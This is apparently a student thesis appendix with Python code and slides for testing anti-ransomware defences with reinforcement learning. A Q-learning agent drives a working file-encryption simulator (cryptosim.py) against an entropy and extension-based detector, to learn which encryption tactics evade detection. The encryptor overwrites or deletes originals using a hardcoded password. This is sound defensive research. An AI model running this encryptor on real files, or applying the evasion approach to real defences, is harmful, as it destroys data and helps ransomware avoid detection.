9 APPENDIX A

9.1 File: gambler.py

```
from enums import *
import random
import numpy
import numpy as np

class Gambler:
    def __init__(self, learning_rate=0.1, discount=0.95, exploration_rate=1.0, iterations=ITERATIONS_NUMBER):
        self.state_columns = 11
        self.actions_rows = 16
        self.q_table = np.array([[0] * self.state_columns] * self.actions_rows).astype(float) # Spreadsheet (Q-table) for rewards accounting
        self.learning_rate = learning_rate # How much we appreciate new q-value over current
        self.discount = discount # How much we appreciate future reward over current
        self.exploration_rate = 1.0 # Initial exploration rate
        self.exploration_delta = 1.0 / (iterations*0.95) # Shift from exploration to explotation

    def get_next_action(self, state):
        if random.random() > self.exploration_rate: # Explore (gamble) or exploit (greedy)
            return self.greedy_action(state)
        else:
            return self.random_action()
```

```
        def greedy_action(self, state):
            max_reward_list = []
            actions_column = self.q_table[:,state]
            max_reward = np.amax(actions_column)
            if DEBUG:
                print ("DEBUG: Available actions", actions_column)
                print ("State: ", state , "Max reward: ", max_reward)
            for ind in range(len(actions_column)):
                if actions_column[ind] == max_reward:
                    max_reward_list.append(ind)
            if DEBUG:
                print ("DEBUG: Greedy action: state = ", state, "max_reward_list = ",
max_reward_list)
            if len(max_reward_list) > 1:
                return max_reward_list[random.randrange(0, len(max_reward_list)-1, 1)] #
select randomly if there more than 1 max reward
            else:
                return max_reward_list[0]

        def random_action(self):
            return random.randrange(0, self.actions_rows, 1)

        def update(self, old_state, new_state, action, reward):
            # Old Q-table value
            old_value = self.q_table[action][old_state]
            # What would be our best next action?
            future_action = self.greedy_action(new_state)

            # What is reward for the best next action?
            future_reward = self.q_table[future_action][new_state]
```

```
            # Main Q-table updating algorithm
            new_value = old_value + self.learning_rate * (reward + self.discount * future_reward - old_value)
            self.q_table[action, old_state] = new_value

            # Finally shift our exploration_rate toward zero (less gambling)
            if self.exploration_rate > 0:
                self.exploration_rate -= self.exploration_delta
```

9.2 File: deepgambler.py

```
from enums import *
import random
import tensorflow.compat.v1 as tf
tf.disable_v2_behavior()
import numpy as np

class DeepGambler:
    def __init__(self, learning_rate=0.5, discount=0.95, exploration_rate=1.0, iterations=10000):
        self.learning_rate = learning_rate
        self.discount = discount # How much we appreciate future reward over current
        self.exploration_rate = exploration_rate # Initial exploration rate
        self.exploration_delta = 1.0 / iterations # Shift from exploration to explotation

        # Input has single neuron representing single game state (0-4)
        self.input_count = 1
        # Output is two neurons, each represents Q-value for action (FORWARD and BACKWARD)
        self.output_count = 16
```

```
        self.session = tf.Session()
        self.define_model()
        self.session.run(self.initializer)

    # Define tensorflow model graph
    def define_model(self):
        # Input is an array of single item (state)
        # Input is 2-dimensional, due to possibility of batched training data
        # NOTE: In this example we assume no batching.
        self.model_input = tf.placeholder(dtype=tf.float32, shape=[None, self.input_count])

        # 8 hidden neurons per layer
        layer_size = 16
        # Two hidden layers of 8 neurons with sigmoid activation initialized to zero for stability
        fc1 = tf.layers.dense(self.model_input, layer_size, activation=tf.sigmoid, kernel_initializer=tf.constant_initializer(np.zeros((self.input_count, layer_size))))
        fc2 = tf.layers.dense(fc1, layer_size, activation=tf.sigmoid, kernel_initializer=tf.constant_initializer(np.zeros((layer_size, self.output_count))))

        # Output is two values, Q for both possible actions FORWARD and BACKWARD
        # Output is 2-dimensional, due to possibility of batched training data
        # NOTE: In this example we assume no batching.
        self.model_output = tf.layers.dense(fc2, self.output_count)

        # This is for feeding training output (a.k.a ideal target values)
```

```
            self.target_output = tf.placeholder(shape=[None, self.output_count], dtype=tf.float32)
            # Loss is mean squared difference between current output and ideal target values
            loss = tf.losses.mean_squared_error(self.target_output, self.model_output)
            # Optimizer adjusts weights to minimize loss, with the speed of learning_rate
            self.optimizer = tf.train.GradientDescentOptimizer(learning_rate=self.learning_rate).minimize(loss)
            # Initializer to set weights to initial values
            self.initializer = tf.global_variables_initializer()

        # Ask model to estimate Q value for specific state (inference)
        def get_Q(self, state):
            # Model input: Single state represented by array of single item (state)
            # Model output: Array of Q values for single state
            return self.session.run(self.model_output, feed_dict={self.model_input: [[state]]})[0]

        def get_next_action(self, state):
            if random.random() > self.exploration_rate: # Explore (gamble) or exploit (greedy)
                return self.greedy_action(state)
            else:
                return self.random_action()

        # Which action (FORWARD or BACKWARD) has bigger Q-value, estimated by our model (inference).
        def greedy_action(self, state):
            # argmax picks the higher Q-value and returns the index (FORWARD=0, BACKWARD=1)
```

```
            return np.argmax(self.get_Q(state))

        def random_action(self):
            return random.randrange(0, self.output_count, 1)

        def train(self, old_state, action, reward, new_state):
            # Ask the model for the Q values of the old state (inference)
            old_state_Q_values = self.get_Q(old_state)

            # Ask the model for the Q values of the new state (inference)
            new_state_Q_values = self.get_Q(new_state)

            # Real Q value for the action we took. This is what we will train towards.
            old_state_Q_values[action] = reward + self.discount *
np.amax(new_state_Q_values)

            # Setup training data
            training_input = [[old_state]]

            target_output = [old_state_Q_values]
            training_data = {self.model_input: training_input, self.target_output: tar-
get_output}

            # Train
            self.session.run(self.optimizer, feed_dict=training_data)

        def update(self, old_state, new_state, action, reward):
            # Train our model with new data
            self.train(old_state, action, reward, new_state)
```

```
        # Finally shift our exploration_rate toward zero (less gambling)
        if self.exploration_rate > 0:
            self.exploration_rate -= self.exploration_delta
```

9.3 File: observer.py

```
import getopt
import logging
import math
import os
import time
import datetime
from datetime import timedelta
import re
import sys
from collections import Counter
from logging import handlers
from threading import Thread
try:
    from tkinter import *
except ImportError as error:
    print("%s\npip install tk" % error)
    sys.exit()
try:
    import magic
except ImportError as error:
    print("%s\npip install python-magic-bin==0.4.14" % error)
    sys.exit()

suspicious_list = list()
mod_time_list = list()
```

```
    file_dict = dict()
    suspicious_time = list()


    log = logging.getLogger("observerlog")
    log.setLevel(logging.DEBUG)

    RotatingHandler = logging.handlers.RotatingFileHandler(filename="Observer.log", maxBytes=314572800, backupCount=10)
    RotatingHandler.setFormatter(logging.Formatter("[Observer] %(asctime)s %(levelname)s:[%(name)s] %(message)s"))
    log.addHandler(RotatingHandler)

    # default values
    twindow = 0
    fthreshold = 3
    fpath = '.\\CryptoSimTest\\'

    RANSOMWARE_DETECTED = False
    TIME_DELTA = 0.08

    def usage():
        print("observer.py -t <time window> -f <file count threshold> -p <path to a folder to observe>")


    def alert_popup(title, message, path):
        """Generate a pop-up window for special messages."""
        root = Tk()
        root.title(title)
```

```
    w = 294  # popup window width
    h = 200  # popup window height
    sw = root.winfo_screenwidth()
    sh = root.winfo_screenheight()
    x = (sw - w) / 2
    y = (sh - h) / 2
    root.geometry('%dx%d+%d+%d' % (w, h, x, y))
    m = message
    m += '\n'
    m += path
    w = Label(root, text=m, width=120, height=10)
    w.pack()
    b = Button(root, text="OK", command=root.destroy, width=10)
    b.pack()
    mainloop()


def cleansusplist():
    try:
        if suspicious_list:
            a = [record for record in suspicious_list if not os.path.exists(record)]
            for t in a:
                log.debug("Removing path: %s" % t)
                suspicious_list.remove(t)
    except Exception as e:
        log.error(e)


class Observer:
    """docstring for Observer"""
```

```
        def __init__(self, arg):
            super(Observer, self).__init__()

            if arg:
                self.timeround = arg["time"]
                self.path = arg["folderpath"]
                self.threshold = arg["threshold"]
            else:
                log.error(
                    "You have to set all parameters.\nobserver.py -t <time window> -f <file count threshold> -p <path to a folder to observe>")

        def getfileheader(self, filepath):
            try:
                return magic.from_file(filepath)
            except Exception as e:
                log.error("getfileheader exception: %s" % e)
                return "undetected"

        def entropy_H(self, path):
            """Calculate the entropy of a file."""
            try:
                with open(path, "rb") as f:
                    data = f.read()

                if not data:
                    return 0.0

                occurences = Counter(bytearray(data))
```

```
        entropy = 0
        for x in occurences.values():
            p_x = float(x) / len(data)
            entropy -= p_x * math.log(p_x, 2)

        return entropy
    except Exception as e:
        log.error("Entropy error: %s" % e)

def detectsuspicious(self, fpath):
    try:
        if os.path.exists(fpath):
            double_ext = False
            file_ext = os.path.splitext(fpath)
            #print (file_ext)
            if file_ext[0] and file_ext[1]:
                file_ext1 = file_ext[1]
                file_ext = os.path.splitext(file_ext[0])
                #print (file_ext)
                if file_ext[0] and file_ext[1]:
                    #if file_ext[1] == ".enc":
                    #print ("Double extension detected!")
                    double_ext = True

            file_entropy = self.entropy_H(fpath)
            file_type = self.getfileheader(fpath)
```

```
                #print("Scanning the file: %s , entropy = %f, type: %s" % (fpath, file_entropy, file_type))
                if "openssl" in file_type and file_entropy > 7.9:
                    print("> Abonarmal file, Detected encrypted file: %s, type: %s, entropy = %f, extension: %s" % (fpath, file_type, file_entropy, file_ext1))
                    return True
                elif double_ext:
                    print(">Double extension, Detected encrypted file: %s, type: %s, entropy = %f, extension: %s" % (fpath, file_type, file_entropy, file_ext1))
                    return True
                else:
                    return False
            else:
                raise Exception("File path doesn't exist.")

        except Exception as e:
            log.error("Detect suspicious error %s" % e)
            return False

    def timestampbydelta(self, timestamp):
        try:
            if mod_time_list:
                for item in mod_time_list:
                    if item != timestamp:
                        # print ("Timestamp: ", datetime.datetime.fromtimestamp(timestamp))
                        # print("List item: ", datetime.datetime.fromtimestamp(item))
                        if (datetime.datetime.fromtimestamp(timestamp) - timedelta(seconds=TIME_DELTA)) <= datetime.datetime.fromtimestamp(item) <=(datetime.datetime.fromtimestamp(timestamp) + timedelta(seconds=TIME_DELTA)):
```

```
                        # print("-2 value: ", datetime.datetime.fromtimestamp(timestamp)
- timedelta(seconds=2) )
                        # print("comparing value: ",
datetime.datetime.fromtimestamp(item) )
                        # print("+2 value: ", datetime.datetime.fromtimestamp(timestamp)
+ timedelta(seconds=2) )
                        if item not in suspicious_time:
                            suspicious_time.append(item)
                else:
                    raise Exception("Timestamp is empty.")
                except Exception as e:
                    log.error("[timestampbydelta error]: %s" % e)




        def run(self):

            c = Counter(suspicious_list)
            for root, folders, files in os.walk(self.path):
                for file in files:
                    filepath = os.path.join(root, file)
                    filesize = os.path.getsize(filepath)
                    mod_time = os.path.getmtime(filepath)
                    file_dict[filepath] = mod_time
                    mod_time_list.append(mod_time)

                    if filesize > 0:
                        if self.detectsuspicious(filepath):
                            if not c[filepath]:
```

```
                    suspicious_list.append(filepath)
            else:
                continue


        res = list(map(self.timestampbydelta, mod_time_list))
        print("Suspicious list by timestamp:", suspicious_time)

        for k in suspicious_time:
            for p, t in file_dict.items():
                if k == t:
                    print ("Suspicious timestamp for file: ", p)
                    if p not in suspicious_list:
                        suspicious_list.append(p)
        mod_time_list.clear()

        print("===Suspicious files: ", suspicious_list, "===")

        if len(suspicious_list) >= self.threshold:
            log.info("Ransomware activity detected! %s" % suspicious_list)
            alert_message = "Ransomware activity detected!"
            #alert_popup("Alert", alert_message, "")
            print(alert_message)
            #sys.exit(255) # return '-1' as flag for succesful detection
            global RANSOMWARE_DETECTED
            RANSOMWARE_DETECTED = True



def main(argv):
```

```
    try:
        opts, args = getopt.getopt(argv, "ht:f:p:", ["help", "time=", "files=", "path="])
    except getopt.GetoptError:
        usage()
        sys.exit(1)

    if not opts:
        usage()
        sys.exit(1)

    for opt, arg in opts:
        if opt == '-h':
            usage()
            sys.exit()
        elif opt in ("-t", "--time"):
            twindow = float(arg)
        elif opt in ("-f", "--files"):
            fthreshold = int(arg)
        elif opt in ("-p", "--path"):
            fpath = arg
        else:
            assert False, "unhandled option"

    if not fpath:
        usage()
        sys.exit(1)
    else:
        print("[Started with params]\nTime window: %s\tFile count threshold: %s\tObserved folder path: %s\n" % (
        twindow, fthreshold, fpath))
```

```
    while True:
        try:
            cleansusplist()
            params = {"time": twindow,"threshold": fthreshold, "folderpath": fpath}
            theObserver = Observer(params)
            theObserver.run()

            #time.sleep(twindow)
            #break

            #break if twindow = 0 (one-time execution)
            if RANSOMWARE_DETECTED or not twindow:
                break

        except (KeyboardInterrupt, SystemExit):
            log.debug("Termination ...")
            break
        except Exception as e:
            log.error("[Main error]: %s " % e)

    if RANSOMWARE_DETECTED:
        sys.exit(255)
    else:
        return_code = 200 + len(suspicious_list)
        sys.exit(return_code)


if __name__ == "__main__":
    main(sys.argv[1:])
```

9.4 File: train.py

```
import random
import json
import argparse
import time
from drunkard import Drunkard
from accountant import Accountant
from gambler import Gambler
#from deep_gambler import DeepGambler
from ransomware_simulator import RansomSimulator
from enums import *
import numpy as np

try:
    from tkinter import *
except ImportError as error:
    print("%s\npip install tk" % error)
    sys.exit()


def alert_popup(title, message, path):
    """Generate a pop-up window for special messages."""
    root = Tk()
    root.title(title)
    w = 294  # popup window width
    h = 200  # popup window height
    sw = root.winfo_screenwidth()
    sh = root.winfo_screenheight()
    x = (sw - w) / 2
```

```
        y = (sh - h) / 2
        root.geometry('%dx%d+%d+%d' % (w, h, x, y))
        m = message
        m += '\n'
        m += path
        w = Label(root, text=m, width=120, height=10)
        w.pack()
        b = Button(root, text="OK", command=root.destroy, width=10)
        b.pack()
        mainloop()

    def main():
        # parse arguments
        parser = argparse.ArgumentParser()
        parser.add_argument('--agent', type=str, default='GAMBLER', help='Which agent
to use')
        parser.add_argument('--learning_rate', type=float, default=0.1, help='How quick-
ly the algorithm tries to learn')
        parser.add_argument('--discount', type=float, default=0.95, help='Discount for es-
timated future action')
        parser.add_argument('--iterations', type=int, default=ITERATIONS_NUMBER,
help='Iteration count')
        FLAGS, unparsed = parser.parse_known_args()

        # select agent
        if FLAGS.agent == 'GAMBLER':
            agent = Gambler(learning_rate=FLAGS.learning_rate, dis-
count=FLAGS.discount, iterations=FLAGS.iterations)
        elif FLAGS.agent == 'ACCOUNTANT':
            agent = Accountant()
```

```
        elif FLAGS.agent == 'DEEPGAMBLER':
          agent = DeepGambler(learning_rate=FLAGS.learning_rate, discount=FLAGS.discount, iterations=FLAGS.iterations)
        else:
          agent = Drunkard()

        # setup simulation
        ransim = RansomSimulator()
        ransim.reset()
        total_reward = 0 # Score keeping
        last_total = 0
        last_iteration = 0
        epoch = 0
        max_state = 0
        performance = 0
        wins = 0
        wins_per_10games = 0
        total_reward_progress = np.empty([0,2], dtype=int)
        wins_progress = np.empty([0,2], dtype=int)
        wins_per_10games_progress = np.empty([0,2], dtype=int)
        print("Starting learning.\nEpoch: ", epoch)

        # main loop
        for step in range(FLAGS.iterations):
           old_state = ransim.state # Store current state
           action = agent.get_next_action(old_state) # Query agent for the next action
           #if DEBUG:
           print("DEBUG: current state: ", old_state, "Next action: ", action)
           new_state, reward = ransim.take_action(action) # Take action, get new state and reward
```

```
            agent.update(old_state, new_state, action, reward) # Let the agent update inter-
nals
            max_state = max(new_state, max_state)

            total_reward += reward # Keep score
            #iterations_review_delta = 10
            #if step % iterations_review_delta == 0: # Print out metadata every X iteration

            #print(wins_progress)

            if new_state >= STATES_NUMBER-1 or reward == 0: # win or fail

                ransim.reset()
                last_total = 0
                if new_state == STATES_NUMBER-1:
                    wins += 1
                    wins_per_10games += 1

                if step != last_iteration:
                    performance = (total_reward - last_total) / (step - last_iteration)
                last_total = total_reward

                total_reward_progress = np.append(total_reward_progress,
[[epoch,total_reward]], axis = 0)
                wins_progress = np.append(wins_progress, [[epoch,wins]], axis = 0)

                print
("=================================================================
===============")
```

```
            print ("||\tGame:", epoch, "Step: ", step, "Current state:", old_state, "Max state:", max_state)
            print ("||\tPerformance:", performance, "Total reward:", total_reward, "Wins:", wins, "Wins rate: ", wins_per_10games)
            print ("================================================================================")
            max_state = 0
            total_reward = 0

            if epoch % 10 == 0 or wins_per_10games == 10:
                wins_per_10games_progress = np.append(wins_per_10games_progress, [[epoch,wins_per_10games]], axis = 0)
                if wins_per_10games == 10: # stop learning - 100% win rate achived
                    alert_message = "100% wins achieved at step:" + str(step)
                    #alert_popup("Alert", alert_message, "")
                    print(alert_message)
                    #wins10_terminate = True
                    #break
                wins_per_10games = 0

            epoch += 1

        #time.sleep(0.0001) # Avoid spamming stdout too fast!

    print("Final Q-table\n", agent.q_table)
    print ("=========================================")
    print ("||\tGame:", epoch, "Wins: ", wins)
    print ("=========================================")
    #print(total_reward_progress)
```

```
        np.savetxt('Q-table.csv', agent.q_table, delimiter=',', fmt='%f')
        np.savetxt('Total reward progress.csv', total_reward_progress, delimiter=',', fmt='%f')
        np.savetxt('Wins.csv', wins_progress, delimiter=',', fmt='%f')
        np.savetxt('Wins_rate.csv', wins_per_10games_progress, delimiter=',', fmt='%f')


    if __name__ == "__main__":
        main()
```

9.5 File: cryptosim.py

```
    from Crypto.Cipher import AES
    from Crypto import Random
    import os
    import random
    import struct
    import os
    from base64 import b64encode

    PASSWORD = "niocryptosim1234"


    def files_to_encrypt(values):
        file_list = []
        numb_files = int(values.get('files')) if values.get('files') else 0
        for root, dirs, files in os.walk(values['location']):
            for file in files:
                fullpath = os.path.join(root, file)
                extension = os.path.splitext(fullpath)[1]
                size = os.stat(fullpath).st_size
```

```
            with open(fullpath, 'rb') as f:
                f.seek(size - 9)
                sign = f.read()
            if len(values['ext']) and extension not in values['ext']:
                # If extensions are not specified, all files are appended to list.
                continue
            elif sign == b"ENCRYPTED":
                continue
            else:
                file_list.append(fullpath)

            if numb_files and len(file_list) == numb_files:
                return file_list
    return file_list


def add_sign(file):
    with open(file, 'a+') as f:
        f.write("ENCRYPTED")


def encoding(file):
    with open(file, 'rb') as f:
        data = b64encode(f.read())
    with open(file, 'wb') as f:
        f.write(data)

def encrypt_cryptoapi(fullpath, enc_ext, *args):
    cmd_status = os.system("CryptoAPISim.exe -e {} {}".format(fullpath, enc_ext))
    if cmd_status != 0:
```

```
            print("ERROR: Error executing CryptoAPISim.exe")
        if args[0].lower() == 'base64':
            encoding(fullpath + enc_ext)
        return cmd_status


    def encrypt_gpg(fullpath, enc_ext, *args):
        cmd_status = os.system("run_gpg.bat %s" % fullpath)
        os.rename(fullpath + ".temp", fullpath + enc_ext)
        if args[0].lower() == 'base64':
            encoding(fullpath + enc_ext)
        if cmd_status != 0:
            print("ERROR: Error executing GPG")
        return cmd_status


    def encrypt_openssl(fullpath, enc_ext, *args):
        outputfile = fullpath + "temp"
        cmd_status = os.system("openssl aes-256-cbc -e -in %s -out %s -pass pass:%s -
pbkdf2" % (fullpath, outputfile, PASSWORD))
        if cmd_status != 0:
            print("ERROR: Error executing OpenSSL")
        else:
            os.remove(fullpath)
            os.rename(outputfile, fullpath + enc_ext)
            if args[0].lower() == 'base64':
                encoding(fullpath + enc_ext)
        return cmd_status
```

```
    def encrypt_powershell(fullpath, enc_ext, *args):
        cmd_status = os.system("powershell.exe .\\aes_ps.ps1 -FileToEncrypt %s -Password %s" % (fullpath, PASSWORD))
        if cmd_status != 0:
            print("ERROR: Error executing PowerShell encryption")
        os.rename(fullpath, fullpath + enc_ext)
        if args[0].lower() == 'base64':
            encoding(fullpath + enc_ext)
        return cmd_status



    def encrypt_file(key, filename, chunk_size=64*1024):
        output_filename = filename

        iv = Random.new().read(16)
        encryptor = AES.new(key.encode(), AES.MODE_CBC, iv)
        filesize = os.path.getsize(filename)
        with open(filename, 'rb') as inputfile:
            with open(output_filename, 'wb') as outputfile:
                outputfile.write(struct.pack('<Q', filesize))
                outputfile.write(iv)
                while True:
                    chunk = inputfile.read(chunk_size)
                    if len(chunk) == 0:
                        break
                    elif len(chunk) % 16 != 0:
                        chunk += ' ' * (16 - len(chunk) % 16)
                    outputfile.write(encryptor.encrypt(chunk))
```

```
def encrypt_pycrypt(fullpath, enc_ext, *args):
    encrypt_file(PASSWORD, fullpath)
    os.rename(fullpath, fullpath + enc_ext)
    if args[0].lower() == 'base64':
        encoding(fullpath + enc_ext)
    return 0



def error_func(*args):
    assert False, "Error in lib"



ENC_LIB = {
    'PyCrypto': encrypt_pycrypt,
    'OpenSSL': encrypt_openssl,
    'Powershell': encrypt_powershell,
    'GPG': encrypt_gpg,
    'MS Crypto API': encrypt_cryptoapi,
    'None': error_func
}



def main_encr_func(values):
    if not values['location']:
        return {'Error': "Incorrect location!"}
    elif not os.path.exists(values['location']):
        return {'Error': "Incorrect location!"}
    else:
        values['location'] = os.path.normpath(values['location'])
```

```
        if not values['rename']:
            values['new_ext'] = ''

        values['encode'] = values['encode'].lower()
        if values['encode'] not in ['raw', 'base64']:
            return {'Error': f'Wrong encoding "{values["encode"]}"! Must be "raw" or "base64".'}

        file_list = files_to_encrypt(values)

        if len(file_list) == 0:
            return {'Error': "No files to encrypt!"}
        else:
            print("Encrypting files with {} ...".format(values['lib']))
            res_status = []
            for file in file_list:
                print("Encrypting: {}".format(file))
                res_status.append(ENC_LIB.get(values['lib'])(file, values['new_ext'], values['encode']))
                add_sign(file + values['new_ext'])
            return {"res_status": res_status}


    if __name__ == "__main__":
        import argparse
        parser = argparse.ArgumentParser()
        parser.add_argument("-action", default="enc", choices=['enc', 'dec'], help='Encrypt or decrypt files. (Default: enc)')
        parser.add_argument("-location", type=str, help='Encrypt location')
```

```
    parser.add_argument("-rename", type=bool, default=False, help='Rename encrypted files. (Default: False)')
    parser.add_argument("-new_ext", type=str, default="", help='New extension of encrypted files')
    parser.add_argument("-files", type=int, default=0, help='Number of files to encrypt. If 0 - encrypt all files. (Default: 0)')
    parser.add_argument("-algo", type=str, default="AES", choices=['AES', 'salsa20'], help='Encryption algorithm. (Default: AES)')
    parser.add_argument("-lib", type=str, default="OpenSSL",
                        choices=['Powershell', 'GPG', 'OpenSSL', 'MS Crypto API', 'PyCrypto'],
                        help='Encrypt with specified library. (Default: PyCrypto)')
    parser.add_argument("-ext", default=[], nargs='*', help='Extensions of files to encrypt. (Default: all extensions)')
    parser.add_argument("-encode", default="raw", choices=['raw', 'base64'], help='Encode encrypted files. (Default: raw)')

    args = vars(parser.parse_args())
    print(args)
    if args.get('action') == 'enc':
        res = main_encr_func(args)
        if "Error" in res:
            print(res["Error"])
        else:
            count = res["res_status"].count(0)
            print("Done! Files encrypted: {}".format(count))
```

9.6 File: ransomeware_simulator.py

```
from enums import *
```

```
import random
import os
import shutil
import time
import subprocess

class RansomSimulator:
    def __init__(self, length=5, slip=0.1, small=2, large=10):
        self.states_num = STATES_NUMBER # Length of the dungeon
        #self.slip = slip  # probability of 'slipping' an action
        #self.small = small  # payout for BACKWARD action
        #self.large = large  # payout at end of chain for FORWARD action
        self.state = 0  # Start at beginning of the dungeon

    def restore_files(self):
        print("Restoring encrypted files...")
        try:
            for filename in os.listdir(TEST_FOLDER):
                os.remove(TEST_FOLDER + filename)
        except Exception:
            raise

        try:
            os.stat(TEST_FOLDER)
        except:
            os.mkdir(TEST_FOLDER)
        try:
            for filename in os.listdir(SOURCE_TEST_FOLDER):
                shutil.copy2(SOURCE_TEST_FOLDER + filename, TEST_FOLDER)
        except Exception:
```

```
            raises


        def start_ransomdetector(self):
            if DEBUG:
                print("Starting Ransomware Detector...")
            rd_args = ["observer.py",
                    "0",
                    "8",
                    TEST_FOLDER]

            cmd_status = subprocess.call(["python",rd_args[0], "-t", rd_args[1], "-f", rd_args[2], "-p", rd_args[3]])

            #cmd_str = "python " + rd_args[0] + " -t " + rd_args[1] + " -f " + rd_args[2] + " -p " + rd_args[3]

            #cmd_status = os.system(cmd_str)

            if cmd_status == 255: # attack detected
                print("DETECTOR: Attack detected!")
                return cmd_status # atack detected
            else:
                return (cmd_status-200)

        def get_files_number_by_action(self, action):
            action_mod = action % 4
            if action_mod in range(0,2):
                files_number  = action_mod + 1
            else:
```

```
            if action_mod == 2:
                files_number = 5
            else:
                if action_mod == 3:
                    files_number = 10
        return files_number

    def start_ransomware(self, action):
        #python cryptosim.py -location ./CryptoSimTest/ -files 10 -rename True -new_ext .enc -encode base64
        exec_str = "python C:\\Users\\macg\\Desktop\\another_simulation\\cryptosim.py" \
                " -location " + TEST_FOLDER + " -rename True"
        if action in range(8,16):
            exec_str += " -new_ext .enc"
        if (action in range(4,8)) or (action in range(12,16)):
            exec_str += " -encode base64"
        exec_str += " -files "
        files_number = self.get_files_number_by_action(action)
        exec_str += str(files_number)

        if DEBUG:
            print("Executing action ", action, ": ", exec_str, "...")
        cmd_status = os.system(exec_str)
        if cmd_status != 0:
            print("ERROR: Error executing Ransomware Simulator")

    def take_action(self, action):
        self.start_ransomware(action)
        #time.sleep(1)
```

```
            result = self.start_ransomdetector()

            #rnd_value = random.randrange(0,2,1)
            #if (self.state + rnd_value) <= self.states_num - 1:
            #    self.state += rnd_value
            #reward = rnd_value

            if result == 255: # attack detected
                reward = 0
            else:
                num_files_to_encrypt = self.get_files_number_by_action(action)
                possible_to_encrypt = STATES_NUMBER-1 - self.state
                encrypted = num_files_to_encrypt
                if(num_files_to_encrypt > possible_to_encrypt):
                    encrypted = possible_to_encrypt # when requested more than actually can be encrypted.
                reward = encrypted * 2 - 1
                self.state += encrypted
                if self.state >= STATES_NUMBER:
                    print ("ERROR: States overflow:", self.state, "new encrypted files: ", encrypted)

            if DEBUG:
                print ("DEBUG: New reward: ", reward, "state: " , self.state)

            return self.state, reward

        def reset(self):
            self.state = 0  # Reset state to zero, the beginning of a Ransomware attack
            self.restore_files()
```

```
return self.state
```

10 APPENDIX B

A method for anti-ransomware testing based on reinforcement learning

Mohamed Tayeb Ben Gourram
Supervised by: Prof. Alexander Adamov


The goal

To navigate through different Reinforcement Learning algorithms, in order to verify the possibility of bypassing anti ransomware protection, using only a combination of know tactics.

Algorithms that will be used for training

- Q Learning
- Deep Q-Learning

Reinforcement Learning



Q Learning


Initialized

Q-Table		Actions					
		South (0)	North (1)	East (2)	West (3)	Pickup (4)	Dropoff (5)
States	0	0	0	0	0	0	0
	.	.	.	.	.	.	.
	.	.	.	.	.	.	.
	.	.	.	.	.	.	.
	327	0	0	0	0	0	0
	.	.	.	.	.	.	.
	.	.	.	.	.	.	.
	.	.	.	.	.	.	.
	499	0	0	0	0	0	0


Training

Q-Table		Actions					
		South (0)	North (1)	East (2)	West (3)	Pickup (4)	Dropoff (5)
States	0	0	0	0	0	0	0
	.	.	.	.	.	.	.
	.	.	.	.	.	.	.
	.	.	.	.	.	.	.
	328	-2.30108105	-1.97092096	-2.30357004	-2.20591839	-10.3607344	-8.5583017
	.	.	.	.	.	.	.
	.	.	.	.	.	.	.
	.	.	.	.	.	.	.
	499	9.96984239	4.02706992	12.96022777	29	3.32877873	3.38230603

Deep Q Learning



Q Learning Vs. Deep Q-Learning



The game

The player: Ransomware Simulator with the goal to encrypt all files without getting noticed. Options:

1. ● Adding extension .enc
2. ● Base64 encoding
3. ● The number of files to be encrypted each iteration (1, 2, 5 or 10)

The defender: Ransomware detector. With the goal to detect ransomware attack.

1. ● Check double extension
2. ● Detect abnormal entropy level in a non usual file.
3. ● Timestamp modified files detection

The game is done inside a folder, the player wins if it encrypts all files successfully, it loses when it gets noticed by the defender.


Table of actions

Action	Extension	Base64	Number of files(code)	Num of files to be encryped
0	0	0	0	1
1	0	0	1	2
2	0	0	2	5
3	0	0	3	10
4	0	1	0	1
5	0	1	1	2
6	0	1	2	5
7	0	1	3	10
8	1	0	0	1
9	1	0	1	2
10	1	0	2	5
11	1	0	3	10
12	1	1	0	1
13	1	1	1	2
14	1	1	2	5
15	1	1	3	10

